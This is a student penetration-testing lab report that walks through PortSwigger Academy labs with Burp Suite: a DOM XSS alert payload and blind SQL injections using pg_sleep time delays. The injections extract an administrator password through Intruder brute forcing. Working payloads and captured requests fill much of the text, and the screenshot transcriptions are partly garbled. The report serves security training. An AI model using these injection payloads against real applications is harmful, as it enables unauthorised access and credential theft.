

PENETRATION TESTING AND VULNERABILITY ANALYSIS LAB

DISCLAIMER:

These ethical hacking tools are only intended for educational purposes and awareness training sessions. Performing hacking attempts on computers you do not own (without permission) is illegal! Do not attempt to access a device you do not own.

**Q. Nos. 2, 4,
6, 12, and 14
were
assigned to
these
students**

Steps for Installing Burp Suite and Lab Setup for PortSwigger Labs:

1. Download and Install Burp Suite

- Download Burp Suite Community Edition from PortSwigger's official website.
- Install it on your system by following the on-screen instructions.

2. Launching Burp Suite

- Open Burp Suite and select Temporary Project (for quick testing) or New Project on Disk (to save settings).
- Choose Use Burp Defaults and click Start Burp to launch the tool.

3. Setting Up Burp Proxy

To intercept web traffic between your browser and the target application:

1. Open Burp Suite and navigate to Proxy > Intercept to enable/disable interception.
2. Go to Proxy > Options and check if the proxy listener is running on 127.0.0.1:8080.
3. Configure your browser to use Burp's proxy:
 - Open Firefox/Chrome settings.
 - Set the proxy to 127.0.0.1:8080 (manual configuration).
 - Install PortSwigger CA Certificate from <http://burpsuite> to avoid SSL/TLS errors.

4. Logging into PortSwigger Labs

- Visit PortSwigger Web Security Academy and create a free account.

- Log in and access the labs related to vulnerabilities like XSS, SQL Injection, Authentication Bypass, etc.
- Each lab provides a target URL that you can open in a browser or test directly using Burp Suite.

5. Testing with Burp Suite

- Use Proxy to capture requests and modify them.
- Use Repeater to manually resend and analyze responses.
- Use Intruder for automated attacks.

2. This lab contains a DOM-based cross-site scripting vulnerability in the search blog functionality. It uses an `innerHTML` assignment, which changes the HTML contents of a `div` element, using data from `location.search`. To solve this lab, perform a cross-site scripting attack that calls the `alert` function.

Start the LAB:

Executing an XSS Payload:

1. Enter the following into the search box:

```
<img src=1 onerror=alert("saran")>
```

2. Click "Search".

The value of the `src` attribute is invalid and throws an error. This triggers the `onerror` event handler, which then calls the `alert()` function. As a result, the payload is executed whenever the user's browser attempts to load the page containing your malicious post.

S What is cross-site scripting (XSS) and how can it be prevented? Lab: DOM XSS in innerHTML sink using source location.search +

Lab: DOM XSS in innerHTML sink using source location.search 0a9a001703686e9c80bcfd26005a006c.web-security-academy.net LAB Solved

WebSecurity Academy DOM XSS in innerHTML sink using source location.search Back to lab description >

Congratulations, you solved the lab!

Share your skills! Twitter LinkedIn Continue learning >

Home

WE LIKE TO BLOG ↗

Search the blog... Search



WE LIKE TO BLOG ↗

 Search

A screenshot of a web browser window. The address bar shows the URL: 0a9a001703686e9c80bcfd26005a006c.web-security-academy.net/?search=<img+src%3D1+onerror%3Dalert%28'saran"%29>. The main content area displays a success message: "Congratulations, you solved the lab!" Below it is a search results page with the heading "0 search results for '". A modal dialog box is overlaid on the page, containing the text "0a9a001703686e9c80bcfd26005a006c.web-security-academy.net says saran" and an "OK" button. At the top right of the page, there is a green button labeled "LAB Solved" with a checkmark icon.

Successfully called the alert Function:

A screenshot of a web browser window. The address bar shows the URL: 0a9a001703686e9c80bcfd26005a006c.web-security-academy.net/?search=<img+src%3D1+onerror%3Dalert%28'saran"%29>. The main content area displays a success message: "Congratulations, you solved the lab!" Below it is a search results page with the heading "0 search results for ''. A modal dialog box is overlaid on the page, containing the text "0a9a001703686e9c80bcfd26005a006c.web-security-academy.net says saran" and an "OK" button. At the top right of the page, there is a green button labeled "LAB Solved" with a checkmark icon.

4. This lab contains a blind SQL injection vulnerability. The application uses a tracking cookie for analytics and performs a SQL query containing the value of the submitted cookie.

The results of the SQL query are not returned, and the application does not respond any differently based on whether the query returns any rows or causes an error. However, since the query is executed synchronously, it is possible to trigger conditional time delays to infer information.

To solve the lab, exploit the SQL injection vulnerability to cause a 10-second delay.

Exploiting SQL Injection via TrackingId Cookie

1. Visit the front page of the shop, and use Burp Suite to intercept and modify the request containing the TrackingId cookie.

2. Modify the TrackingId cookie, changing it to:

TrackingId=x'//pg_sleep(10)--

3. Submit the request and observe that the application takes 10 seconds to respond.

Intercept the proxy:

Burp Suite Community Edition v2025.1.3 - Temporary Project

Request to https://0a7600fe047edc97830432ef00a6001f.web-security-academy.net:443 [79.125.84.16] ↗ Open browser

Time	Type	Direction	Method	URL	Status code	Length
23:57:28 6 Mar...	HTTP	→ Request	GET	https://0a7600fe047edc97830432ef00a6001f.web-security-academy.net/	200	18

Request

Pretty Raw Hex

```
1 GET / HTTP/1.1
2 Host: 0a7600fe047edc97830432ef00a6001f.web-security-academy.net
3 Cookie: TrackingId=x'//pg_sleep(10)--; session=rTx0G5tGudPVFruiT7xh38ExtCPvC3E
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0) Gecko/20100101 Firefox/136.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.9
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://portswigger.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: cross-site
13 Sec-Fetch-User: ?1
14 Priority: u=0, i
15 Te: trailers
16
```

Inspector

Request attributes: 2

Request query parameters: 0

Request body parameters: 0

Request cookies: 2

Request headers: 18

Event log (1) All issues 0 highlights Memory: 168.5MB

Send the Intercepted to the Repeater:

Burp Suite Community Edition v2025.1.3 - Temporary Project

Request to https://0a7600fe047edc97830432ef00a6001f.web-security-academy.net:443 [79.125.84.16] ↗ Open browser ⓘ ⋮

Time	Type	Direction	Method	URL	Status code	Length
23:57:28 6 Mar...	HTTP	→ Request	GET	https://0a7600fe047edc97830432ef00a6001f.web-security-academy.net/		
23:57:47 6 Mar...	HTTP	→ Request	GET	https://googleads.g.doubleclick.net/pagead/id		
23:57:47 6 Mar...	HTTP	→ Request	GET	https://googleads.g.doubleclick.net/pagead/id		

Request

Pretty Raw Hex

```
1 GET / HTTP/2
2 Host: 0a7600fe047edc97830432ef00a6001f.web-se...
3 Cookie: TrackingId=QY1ZqGVsL32Jkqc; session=rHx085CtGudPWFruIT7xh38E...
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win...
5 Accept: text/html,application/xhtml+xml,application...
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://portswigger.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: cross-site
13 Sec-Fetch-User: ?1
14 Priority: u=0, i
15 Te: trailers
16
```

Event log (1) All issues

Inspector

Request attributes 2 Request query parameters 0 Request body parameters 0 Request cookies 2 Request headers 18

Firefox/136.0

0 highlights

Memory: 168.5MB

Burp Suite Community Edition v2025.1.3 - Temporary Project

Target: https://0a7600fe047edc97830432ef00a6001f.web-security-academy.net ↗ HTTP/2 ⓘ ⋮

Request

Pretty Raw Hex

```
1 GET / HTTP/2
2 Host: 0a7600fe047edc97830432ef00a6001f.web-security-academy.net
3 Cookie: TrackingId=QY1ZqGVsL32Jkqc; session=rHx085CtGudPWFruIT7xh38E...
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0) Gecko/20100101 Firefox/136.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://portswigger.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: cross-site
13 Sec-Fetch-User: ?1
14 Priority: u=0, i
15 Te: trailers
16
17
```

Event log (1) All issues

Response

Inspector

Request attributes 2 Request query parameters 0 Request body parameters 0 Request cookies 2 Request headers 18

0 highlights

Memory: 169.4MB

Burp Suite Community Edition v2025.1.3 - Temporary Project

Target: https://0a7600fe047edc97830432ef00a6001f.web-security-academy.net

Request

```

1 GET / HTTP/2
2 Host: 0a7600fe047edc97830432ef00a6001f.web-security-academy.net
3 Cookie: TrackingId=0Y1ZqGwL32Jkqc'+||+(SELECT+pg_sleep(10))--; session=rThX8StCudVFrI7xh30ErtCPvC3E
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0) Gecko/20100101 Firefox/136.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://portswigger.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: cross-site
13 Sec-Fetch-User: ?1
14 Priority: u0,i
15 Te: trailers
16
17

```

Response

Inspector

After 10secs: At bottom right – 10,183 milliseconds → Success

Burp Suite Community Edition v2025.1.3 - Temporary Project

Target: https://0a7600fe047edc97830432ef00a6001f.web-security-academy.net

Request

```

1 GET / HTTP/2
2 Host: 0a7600fe047edc97830432ef00a6001f.web-security-academy.net
3 Cookie: TrackingId=0Y1ZqGwL32Jkqc'+||+(SELECT+pg_sleep(10))--; session=rThX8StCudVFrI7xh30ErtCPvC3E
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0) Gecko/20100101 Firefox/136.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://portswigger.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: cross-site
13 Sec-Fetch-User: ?1
14 Priority: u0,i
15 Te: trailers
16
17

```

Response

```

1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 11320
5
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href="/resources/labheader/css/academyLabHeader.css" rel="stylesheet">
10    <link href="/resources/css/labsEcommerce.css" rel="stylesheet">
11      Blind SQL injection with time delays
12    </title>
13  </head>
14  <body>
15    <script src="/resources/labheader/js/labHeader.js">
16      <div id="academyLabHeader">
17        <section class="academyLabBanner">
18          <div class="content">
19            <div class="logos">
20              <h2>
21                Blind SQL injection with time delays
22                <a class="link-back" href="https://portswigger.net/web-security/sql-injection/blind/lab-time-delays">
23                  Back<br>,to<br>,lab<br>,description<br>;
24                  <img version="1.1" id="Layer_1" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink" x="0px" y="0px" viewBox="0 0 28 30" enable-background="new 0 0 28 30" style="vertical-align: middle;">

```

Inspector

11,429 bytes | 10,183 millis

6. This lab contains a blind SQL injection vulnerability. The application uses a tracking cookie for analytics and performs a SQL query containing the value of the submitted cookie.

The SQL query results are not returned, and no error messages are displayed. But the application includes a `Welcome back` message on the page if the query returns any rows.

The database contains a different table called `users`, with columns called `username` and `password`. You need to exploit the blind SQL injection vulnerability to find out the password of the `administrator` user. To solve the lab, log in as the `administrator` user.

Step 1: Intercept and Modify the TrackingId Cookie

1. Visit the front page of the shop.
2. Use Burp Suite to intercept and modify the request containing the `TrackingId` cookie.

Step 2: Initial SQL Injection Test

- Modify the `TrackingId` cookie to:
- `TrackingId=x'%3BSELECT+CASE+WHEN+(1=1)+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END--`
- Submit the request and verify that the application takes 10 seconds to respond.

Step 3: Testing a False Condition

- Modify the `TrackingId` to:
- `TrackingId=x'%3BSELECT+CASE+WHEN+(1=2)+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END--`
- Verify that the application responds immediately, confirming a false condition.

Step 4: Checking for an Administrator User

- Modify the `TrackingId` to:
- `TrackingId=x'%3BSELECT+CASE+WHEN+(username='administrator')+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END+FROM+users--`
- If the application delays 10 seconds, the administrator user exists.

Step 5: Finding Password Length

- Modify the TrackingId to:
- `TrackingId=x'%3BSELECT+CASE+WHEN+(username='administrator'+AND+LENGTH(password)>1)+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END+FROM+users--`
- Continue increasing the number (2, 3, 4...) until the delay stops, revealing the password length (20 characters).

Step 6: Extracting Password Characters

- Modify the TrackingId to:
- `TrackingId=x'%3BSELECT+CASE+WHEN+(username='administrator'+AND+SUBSTRING(password,1,1)='a')+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END+FROM+users--`
- Use Burp Intruder:
 - Add payload markers around the character:
 - `TrackingId=x'%3BSELECT+CASE+WHEN+(username='administrator'+AND+SUBSTRING(password,1,1)='\$a\$')+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END+FROM+users--`
 - Add a payload list containing a-z, 0-9.
 - Set Maximum concurrent requests to 1 in Resource Pool.
 - Click Start Attack.
 - Identify the character with a 10-second delay.

Step 7: Extracting Full Password

- Repeat the above for each character position:
- `TrackingId=x'%3BSELECT+CASE+WHEN+(username='administrator'+AND+SUBSTRING(password,2,1)='\$a\$')+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END+FROM+users--`
- Continue until all 20 characters are found.

Step 8: Logging in as Administrator

- Open the login page.

- Enter the extracted password.
- Successfully log in as the administrator user.

Checking if Admin is present:

Screenshot of Burp Suite showing a crafted HTTP request to check for the presence of an administrator user. The request includes a SQL injection payload to verify if the user exists.

```

1 GET / HTTP/2
2 Host: 0a0f0020037f84cc80d89933000b00e3.web-security-academy.net
3 Cookie: TrackingId=hrhU8s4tGjOp1S%3BSELECT+CASE+WHEN+(username='administrator')+THEN+pg_sleep(1)+ELSE+pg_sleep(0)+END+FROM+users--; session=1cKUfIqLhbjQssAljhni50WeSh3Lf
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0) Gecko/20100101 Firefox/136.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Upgrade-Insecure-Requests: 1
9 Sec-Fetch-Dest: document
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-Site: cross-site
12 Sec-Fetch-User: ?1
13 Priority: u0,i
14 Priority: u0,i
15 Te: trailers
16
17

```

The response shows the page loading after 10 seconds, indicating the user 'administrator' exists.

Verified for admin: (Page loaded after 10 secs)

Screenshot of Burp Suite showing a successful HTTP request to the target URL. The response body contains the page content, including a note about blind SQL injection and time delays.

```

1 GET / HTTP/2
2 Host: 0a0f0020037f84cc80d89933000b00e3.web-security-academy.net
3 Cookie: TrackingId=hrhU8s4tGjOp1S%3BSELECT+CASE+WHEN+(username='administrator')+THEN+pg_sleep(1)+ELSE+pg_sleep(0)+END+FROM+users--; session=1cKUfIqLhbjQssAljhni50WeSh3Lf
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0) Gecko/20100101 Firefox/136.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://portswigger.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: cross-site
13 Sec-Fetch-User: ?1
14 Priority: u0,i
15 Te: trailers
16
17

```

The response body includes the following HTML and JavaScript code, which is part of the lab header:

```

<head>
  <link href="/resources/labheader/css/academyLabHeader.css" rel="stylesheet">
  <link href="/resources/css/labsEcommerce.css" rel="stylesheet">
  <title>
    Blind SQL injection with time delays and information retrieval
  </title>
</head>
<body>
  <script src="/resources/labheader/js/labHeader.js">
    <div><div><div>
      <div><div><div>
        <div><div><div>
          <div><div><div>
            <div><div><div>
              <div><div><div>
                <div><div><div>
                  <div><div><div>
                    <div><div><div>
                      <div><div><div>
                        <div><div><div>
                          <div><div><div>
                            <div><div><div>
                              <div><div><div>
                                <div><div><div>
                                  <div><div><div>
                                    <div><div><div>
                                      <div><div><div>
                                        <div><div><div>
                                          <div><div><div>
                                            <div><div><div>
                                              <div><div><div>
                                                <div><div><div>
                                                  <div><div><div>
                                                    <div><div><div>
                                                      <div><div><div>
                                                        <div><div><div>
                                                          <div><div><div>
                                                            <div><div><div>
                                                              <div><div><div>
                                                                <div><div><div>
                                                                  <div><div><div>
                                                                    <div><div><div>
                                                                      <div><div><div>
                                                                        <div><div><div>
                                                                          <div><div><div>
                                                                            <div><div><div>
                                                                              <div><div><div>
                                                                                <div><div><div>
                                                                                  <div><div><div>
                                                                                    <div><div><div>
                                                                                      <div><div><div>
                                                                                        <div><div><div>
              Backinbsp,toinnbsp;labnbsp;descriptionnbsp;
              <svg version='1.1' id='Layer_1' xmlns='http://www.w3.org/2000/svg'
              xmlns:xlink='http://www.w3.org/1999/xlink' x='0px' y='0px' viewBox='
              0 0 30' enableBackground='new 0 0 30 30' xml:space='preserve'
              title='back-arrow'
              <g>
                <polygon points='1,4,0,1,2 12,6,15 0,20,8 1,4,30 15,1,15'>
              </polygon>
            </div>
          </div>
        </div>
      </div>
    </div>
  </script>

```

Checking the password length:

The screenshot shows the Burp Suite interface with the Repeater tab selected. The Request pane contains a GET request to a URL with a tracking ID cookie and a complex SQL payload. The Response pane is empty. The Inspector pane shows the raw response headers.

```
1 GET / HTTP/1.1
2 Host: 0ae00053039f14c18159039e001100a5.web-security-academy.net
3 Cookie: TrackingId=CEdpvUhhm0jQSNt'3BSELECT+CASE+WHEN+username='administrator'+AND+LENGTH(password)>1)+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END+FROMusers--; session=w7F7gTUgsLThkIwz7HrzVd1L0hN0D1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0) Gecko/20100101 Firefox/136.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://portswigger.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: cross-site
13 Sec-Fetch-User: ?1
14 Priority: u=0, i
15 Te: trailers
16
17
```

Event log (1) All issues Waiting Event log (1) Memory: 125.6MB

Password is greater than 1:

The screenshot shows the Burp Suite interface with the Repeater tab selected. The Request pane contains the same SQL payload as the previous screenshot. The Response pane now displays the HTML response from the server, indicating a 200 OK status and showing the盲 SQL injection payload was successful. The Inspector pane shows the raw response headers.

```
1 HTTP/1.1 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 11418
5 <!DOCTYPE html>
6 <html>
7   <head>
8     <link href="/resources/labheader/css/academyLabHeader.css" rel="stylesheet">
9     <link href="/resources/css/labsEcommerce.css" rel="stylesheet">
10    <title>
11      Blind SQL injection with time delays and information retrieval
12    </title>
13  </head>
14  <body>
15    <script src="/resources/labheader/js/labHeader.js">
16    </script>
17    <div id="academyLabHeader">
18      <section class="academyLabBanner">
19        <div class="container">
20          <div class="logo">
21            <img alt="Academy Lab logo" data-bbox="100px 100px 200px 200px" />
22          </div>
23          <div class="title-container">
24            <h2>
25              Blind SQL injection with time delays and
26              information retrieval
27            </h2>
28            <a class="link-back" href='
29              https://portswigger.net/web-security/sql-injection/blind/lab-time-delays-info-retrieval'
30            >
31              Back<br/>to lab description
32            </a>
33            <img alt="Layer 1 SVG logo" data-bbox="400px 100px 500px 200px" />
34          </div>
35        </div>
36      </section>
37    </div>
38  </body>
39</html>
```

Done Event log (1) All issues 11,527 bytes | 10,340 millis Memory: 125.0MB

Use BurpSuite Intruder for automating the queries:

The screenshot shows the Burp Suite interface with the 'Intruder' tab selected. The 'Payloads' panel on the right is configured to generate 30 numeric payloads from 1 to 30 in sequential order, using decimal format. The 'Resource pool' panel is visible on the far right.

Payloads

- Payload position: All payload positions
- Payload type: Numbers
- Payload count: 30
- Request count: 30

Payload configuration

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: Sequential (selected) Random

From: 1
To: 30
Step: 1
How many:

Number format

Base: Decimal (selected) Hex

Min integer digits: 0
Max integer digits: 2
Min fraction digits: 0
Max fraction digits: 0

Examples

1
21

Payload processing

The screenshot shows the Burp Suite interface with the 'Intruder' tab selected. The 'Resource pool' panel on the right is configured to use the 'Default resource pool' with 10 concurrent requests. A new resource pool named 'Custom resource pool' is also being created with 1 maximum concurrent request.

Resource pool

Specify the resource pool in which the attack will be run. Resource pools are used to manage the usage of system resources across multiple tasks.

Use existing resource pool
 Selected Resource pool Concurrent requests Request delay Random
 Default resource pool 10

Create new resource pool
Name: Custom resource pool 1
 Maximum concurrent requests: 1
 Delay between requests: milliseconds
 Fixed
 With random variations
 Increase delay in increments of milliseconds
 Automatic throttling
 429
 503
 Other CSV format (e.g. 504,505)

Start Attack:

The screenshot shows a web-based interface for launching an attack. At the top, there are buttons for 'Attack' and 'Save'. Below this, the title '2. Intruder attack of https://0ae00053039f14c18159039e001100a9.web-security-academy.net' is displayed. On the left, there are tabs for 'Results' and 'Positions', with 'Results' being the active tab. A sidebar on the right contains sections for 'Payloads', 'Resource pool', and 'Settings'. The main area displays a table of captured items:

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
0		200	10450			11527	
1	1	200	10245			11527	
2	2		0				

At the bottom, a progress bar indicates '1 of 30'.

This screenshot shows the same web-based attack interface after more requests have been processed. The title remains the same: '2. Intruder attack of https://0ae00053039f14c18159039e001100a9.web-security-academy.net'. The 'Results' tab is still active. The sidebar on the right shows 'Payloads' selected. The main table now includes additional rows:

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
0		200	10450			11527	
1	1	200	10245			11527	
2	2	200	10258			11527	
3	3	200	10244			11527	
4	4		0				

A vertical list of numbers from 1 to 17 is visible on the far left. At the bottom, a progress bar indicates '3 of 30'.

Attack Save 2. Intruder attack of https://Oae00053039f14c18159039e001100a9.web-security-academy.net

2. Intruder attack of https://Oae00053039f14c18159039e001100a9.web-security-academy.net

Results Positions

Capture filter: Capturing all items Apply capture filter

View filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
0		200	10450			11527	
1	1	200	10245			11527	
2	2	200	10256			11527	
3	3	200	10244			11527	
4	4	200	10401			11527	
5	5	200	10373			11527	
6	6	200	10478			11527	
7	7	200	10219			11527	
8	8	200	10302			11527	
9	9	200	10293			11527	
10	10	200	10298			11527	
11	11	200	10318			11527	
12	12	200	10344			11527	
13	13	0					

Request Response

Pretty Raw Hex

```

1 GET / HTTP/2
0 Host: Oae00053039f14c18159039e001100a9.web-security-academy.net
2 Cookie: TrackingId=Cf4dpwkUUhbn0G5nN13BSELECT+CASE+WHEN+username='administrator'+AND+LENGTH(password)>1)+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END+FROM+users--; session=w77gmYUgsLYbkIwc7nHrsVd1L0hNOD1
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0) Gecko/20100101 Firefox/136.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: https://portswigger.net/
8 Upgrade-Insecure-Requests: 1
9 Sec-Fetch-Dest: document
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-Site: cross-site
12 Sec-Fetch-User: ?1

```

① ⚙️ ⏪ ⏴ Search 0 highlights

12 of 30

Attack Save 2. Intruder attack of https://Oae00053039f14c18159039e001100a9.web-security-academy.net

2. Intruder attack of https://Oae00053039f14c18159039e001100a9.web-security-academy.net

Results Positions

Capture filter: Capturing all items Apply capture filter

View filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
13	13	200	10462			11527	
14	14	200	10359			11527	
15	15	200	10407			11527	
16	16	200	10379			11527	
17	17	200	10488			11527	
18	18	200	10498			11527	
19	19	200	10279			11527	
20	20	200	884			11527	
21	21	200	567			11527	
22	22	200	293			11527	
23	23	200	444			11527	
24	24	200	355			11527	
25	25	200	312			11527	
26	26	200	3231			11527	
27	27	200	327			11527	
28	28	200	263			11527	
29	29	200	355			11527	
30	30	200	300			11527	

Request Response

Pretty Raw Hex

```

1 GET / HTTP/2
0 Host: Oae00053039f14c18159039e001100a9.web-security-academy.net
2 Cookie: TrackingId=Cf4dpwkUUhbn0G5nN13BSELECT+CASE+WHEN+username='administrator'+AND+LENGTH(password)>1)+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END+FROM+users--; session=w77gmYUgsLYbkIwc7nHrsVd1L0hNOD1
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0) Gecko/20100101 Firefox/136.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: https://portswigger.net/
8 Upgrade-Insecure-Requests: 1
9 Sec-Fetch-Dest: document
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-Site: cross-site
12 Sec-Fetch-User: ?1

```

① ⚙️ ⏪ ⏴ Search 0 highlights

Finished

We see that The response is not delayed by 10 seconds at payload = 20. Which means that LENGTH(password) > 20 is false.

So the Exact password length is 20.

Now we Have to enumerate the password for length 20:

The screenshot shows the Burp Suite interface with the 'Intruder' tab selected. A payload configuration window is open, showing the following settings:

- Payload position:** All payload positions
- Payload type:** Numbers
- Payload count:** 30
- Request count:** 60

The payload configuration panel also includes sections for 'Payload configuration', 'Number range' (set to Sequential), and 'Number format' (set to Decimal). The main request list shows a single GET request with a complex SQL payload targeting the 'administrator' user.

Choose Cluster bomb instead of sniper attack:

The screenshot shows the Burp Suite interface with the 'Intruder' tab selected. A payload configuration window is open, showing the following settings:

- Payload position:** All payload positions
- Payload type:** Numbers
- Payload count:** 30
- Request count:** 60

The payload configuration panel also includes sections for 'Payload configuration', 'Number range' (set to Sequential), and 'Number format' (set to Decimal). The main request list shows a single GET request with a complex SQL payload targeting the 'administrator' user.

Configuring the Payloads for Position 1:

Payloads

Payload position: 1 - 1

Payload type: Numbers

Payload count: 20

Request count: 720

Payload configuration

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: Sequential Random

From: 1

To: 20

Step: 1

How many:

Number format

Base: Decimal Hex

Min integer digits: 0

Max integer digits: 2

Min fraction digits: 0

Max fraction digits: 0

Examples

1
21

Payloads Resource pool Settings

Configuring the Payloads for Position 2:

Payloads

Payload position: 2 - a

Payload type: Brute forcer

Payload count: 36

Request count: 720

Payload configuration

This payload type generates payloads of specified lengths that contain all permutations of a specified character set.

Character set: abcdefghijklmnopqrstuvwxyz0123456789

Min length: 1

Max length: 1

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Add	Enabled	Rule
Edit	<input type="checkbox"/>	
Remove	<input type="checkbox"/>	
Up	<input type="checkbox"/>	
Down	<input type="checkbox"/>	

Payload encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

URL-encode these characters: ,\=;<>?+&*;:"{}|^`#

The Password Enumeration using Intruder:

Attack Save

3. Intruder attack of https://Oae00053039f14c18159039e001100a9.web-security-academy.net

Attack Save ⚡

Results Positions

Capture filter: Capturing all items View filter: Showing all items

Request	Payload 1	Payload 2	Status code	Response received	Error	Timeout	Length	Comment
0			200	296			11527	
1	1	a	200	332			11527	
2	2	a	200	240			11527	
3	3	a	200	421			11527	
4	4	a	200	234			11527	
5	5	a	200	241			11527	
6	6	a	200	252			11527	
7	7	a	200	226			11527	
8	8	a	200	297			11527	
9	9	a	200	254			11527	
10	10	a	200	200			11527	
11	11	a	200	344			11527	
12	12	a	200	347			11527	

Attack Save

3. Intruder attack of https://Oae00053039f14c18159039e001100a9.web-security-academy.net

Attack Save ⚡

Results Positions

Capture filter: Capturing all items View filter: Showing all items

Request	Payload 1	Payload 2	Status code	Response received	Error	Timeout	Length	Comment
14	14	a	200	261			11527	
15	15	a	200	212			11527	
16	16	a	200	213			11527	
17	17	a	200	332			11527	
18	18	a	200	349			11527	
19	19	a	200	387			11527	
20	20	a	200	217			11527	
21	1	b	200	202			11527	
22	2	b	200	211			11527	
23	3	b	200	254			11527	
24	4	b	200	5380			11527	
25	5	b	200	299			11527	
26	6	b	200	246			11527	
27	7	b	200	211			11527	
28	8	b	200	247			11527	
29	9	b	200	5233			11527	
30	10	b	200	212			11527	
31	11	b	200	214			11527	

Request Response

Pretty Raw Hex

```
1 GET / HTTP/1.1
2 Host: Oae00053039f14c18159039e001100a9.web-security-academy.net
3 Cookie: TrackingId=CEdpvKULhbh0Q5oN\`3BSELECT+CASE+WHEN+('username'='administrator'+AND+substring(password,4,1)='b')+THEN+pg_sleep(5)+ELSE+pg_sleep(0)+END+FROM+users--; session=wF7gnYUgLybkIw7HrzVdL0N0D1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0) Gecko/20100101 Firefox/136.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://portswigger.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
```

38 of 720

A total of 720 requests (20 length x 30 characters to be brute forced):

Attack Save

3. Intruder attack of https://Oae00053039f14c18159039e001100a9.web-security-academy.net

Attack Save ⚡

Results Positions

Capture filter: Capturing all items View filter: Showing all items

0 highlights

Search

48 of 720

Attack Save

3. Intruder attack of https://0ae00053039f14c18159039e001100a9.web-security-academy.net

Attack Save ⌂ ⌂ ⌂

Results Positions

Capture filter: Capturing all items View filter: Showing all items Apply capture filter

